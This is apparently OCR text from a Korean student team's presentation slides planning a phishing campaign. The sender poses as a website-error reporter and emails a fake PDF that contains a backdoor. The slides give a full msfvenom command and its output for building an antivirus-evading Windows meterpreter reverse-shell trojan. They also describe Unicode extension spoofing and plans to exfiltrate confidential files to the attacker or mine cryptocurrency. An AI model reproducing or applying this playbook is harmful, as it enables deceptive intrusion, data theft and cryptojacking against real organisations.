오류 제보자로 위장을 통한 메일 피싱

입상하면 대학원감
김민혁,안현우,윤현욱,한승재

ⓒSaebyeol Yu. Saebyeol's PowerPoint

Index

1 시나리오

2 핵심 기술

3 역할 분배

ⓒSaebyeol Yu. Saebyeol's PowerPoint


Part 1,

시나리오

Part 1,

시나리오

홈페이지에 에러가 있다며 에러를 캡처한 문서파일(pdf) 파일을 전송




ⓒSaebyeol Yu. Saebyeol's PowerPoint

Part 1,


시나리오

홈페이지에 에러가 있다며 에러를 캡처한 문서파일(pdf) 파일을 전송



문서 파일 오픈시
백도어 실행

정보 유출



ⓒSaebyeol Yu. Saebyeol's PowerPoint

Part 1,

시나리오 장점

홈페이지에 에러가 있다며 에러를 캡처한 문서파일(pdf) 파일을 전송


1.기업체는 해당 오류를 확인 후 해결을 해야하므로 **반드시** 해당 파일을 **열어야 하는 상황**이 생긴다.

2.메일 담당자로 활동을 하면서 오류 제보 메일을 종종 받았을 확률이 높다. 그렇기에 오류 제보 메일이 **친숙**하고 의심을 잘 하지 않는다.

ⓒSaebyeol Yu. Saebyeol's PowerPoint

Part 2,

필요 기술


bin
etc
home
lib
lib64
lost+found
mnt
opt
private
proc
root
run
sbin
srv
sys


백도어 제작 및 백신 우회

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.104 LPORT=444
4 -e x86/shikata_ga_nai -i 5 -f exe > /home/kali/trojan.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 73802 bytes
```

msf(메타스플로잇)을 이용하여 백도어를 제작한 다음 인코딩 옵션(-e)을 통해 백신의 탐지를 힘들게 인코딩한다.

ⓒSaebyeol Yu. Saebyeol's PowerPoint

유니코드 확장자 변조 기법




유니코드 제어 문자 삽입을
이용한 확장자 변조

ⓒSaebyeol Yu. Saebyeol's PowerPoint


기밀 자료 탈취

백도어를 이용하여 탈취

백도어를 이용한 기밀 탈취



백도어를 이용하여 쉘 취득



tree 명령어를 입력 후
파일리스트 확보

기밀 자료가
없을 경우

암호화폐
채굴 진행

기밀 자료가
있을 경우

공격자PC로
파일 전송

ⓒSaebyeol Yu. Saebyeol's PowerPoint

"

역할
김민혁 : 자료조사
윤현욱: 발표대본 작성
안현우: 시나리오 작성, 자료조사
한승재: 공격기술 작성,PPT제작

"

© Saebyeol Yu. Saebyeol's PowerPoint

Q&A

감사합니다

© Saebyeol Yu. Saebyeol's PowerPoint